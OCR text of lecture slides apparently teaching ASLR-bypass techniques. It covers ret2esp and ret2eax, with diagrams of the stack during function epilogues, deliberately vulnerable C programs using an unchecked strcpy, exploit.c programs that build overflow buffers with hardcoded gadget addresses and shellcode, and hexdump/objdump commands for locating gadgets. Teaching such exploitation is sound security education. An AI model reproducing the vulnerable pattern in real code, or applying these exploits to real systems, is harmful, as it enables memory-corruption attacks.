
5c. ret2esp


shellcode
&jmp *%esp
ESP → EBP →
...
buff
...
stack
function epilogue:
leave
= movl %ebp,%esp
popl %ebp
ret
= popl %eip
← EIP
somewhere:
jmp *esp
text segment


5c. ret2esp


EBP → ?
shellcode
ESP →
&jmp *%esp
...
buff
...
stack
function epilogue:
leave
= movl %ebp,%esp
popl %ebp
ret
= popl %eip
← EIP
somewhere:
jmp *esp
text segment

5c. ret2esp


EBP → ?
ESP →
shellcode
&jmp *%esp
...
buff
...
stack
function epilogue:
leave
= movl %ebp,%esp
popl %ebp
ret
= popl %eip
somewhere:
jmp *esp
← EIP
text segment

5c. ret2esp


EBP → ?
EIP → ESP →
shellcode
&jmp *%esp
...
buff
...
stack
function epilogue:
leave
= movl %ebp,%esp
popl %ebp
ret
= popl %eip
somewhere:
jmp *%esp
text segment

5c. ret2esp

Problem: `jmp *%esp` is not produced by gcc

Solution: Search the hexdump of a binary after `e4ff`, which will be interpreted as `jmp *%esp`.

Example: The hardcoded number $58623_{dec} = e4ff_{hex}$

The chance to find e4ff in practice is increased by the size of a binray.

```
> hexdump /usr/bin/* | grep e4ff | wc -l
1183
```

5c. ret2esp

vuln.c

```
void function(char* str) {
    char buf[256];
    strcpy(buf,str);
}

int main(int argc, char** argv) {
    int j = 58623;
    function(argv[1]);
    return 1;
}
```

exploit.c

```
#define JMP2ESP 0x080483e8

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int  i;

    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264+strlen(shellcode); i+=4)
      *(adr_ptr++) = JMP2ESP;

    ptr = buff+264;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264+strlen(shellcode)] = '\0';
    printf("%s",buff);
    return 0;
}
```

5d. ret2eax

Return values are stored in EAX.

→ EAX could contain a perfect shellcode pointer after a function returns a pointer to user input.

→ Overwrite RIP by a pointer to a `call *%eax` instruction

Example:
`strcpy(buf,str)` returns a pointer to `buf`, i.e.

```
bufptr = strcpy(buf,str);
```


effects EAX and `bufptr` to point to the same location as `buf`

vuln.c

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```


5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```




5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```




5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```



5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```




5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

← EIP




5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

← EIP




5d. ret2eax

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl   %ebp,%esp
    popl   %ebp
ret
  = popl   %eip
```

← EIP




5d. ret2eax

```
call    *%eax
```

← EIP

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl    %ebp,%esp
    popl    %ebp
ret
  = popl    %eip
```




5d. ret2eax

```
call    *%eax
```

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl    %ebp,%esp
    popl    %ebp
ret
  = popl    %eip
```




5d. ret2eax

```
call    *%eax
```

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```

```
leave
  = movl    %ebp,%esp
    popl    %ebp
ret
  = popl    %eip
```



5d. ret2eax

vuln.c

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
}
```

exploit.c

```
#define CALLEAX 0x08048453

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;

    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264; i+=4)
        *(adr_ptr++) = CALLEAX;

    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264] = '\0';
    printf("%s",buff);
}
```

Find &call *%eax:

```
> objdump -D vuln | grep -B 2 "call"
 804844f:       74 12                   je     8048463
 8048451:       31 db                   xor    %ebx,%ebx
 8048453:       ff d0                   call   *%eax
```

Summary

1. Brute force

2. Return into non-randomized memory
   a) ret2text
   b) ret2bss
   c) ret2data
   d) ret2heap

3. Pointer redirecting
   a) String pointer

4. Stack divulging methods
   a) Stack stethoscope
   b) Formatstring vulnerabilities

5. Stack juggling methods
   a) ret2ret
   b) ret2pop
   c) ret2esp
   d) ret2eax

Summary

1. Brute force

2. Return into non-randomized memory
   a) ret2text
   b) ret2bss
   c) ret2data
   d) ret2heap

3. Pointer redirecting
   a) String pointer

4. Stack divulging methods
   a) Stack stethoscope
   b) Formatstring vulnerabilit

5. Stack juggling methods
   a) ret2ret
   b) ret2pop
   c) ret2esp
   d) ret2eax

Additional in the paper:

- DoS by format string vulnerabilities
- Redirecting function pointers
- Integer overflows
- GOT and PLT hijacking
- Off by one
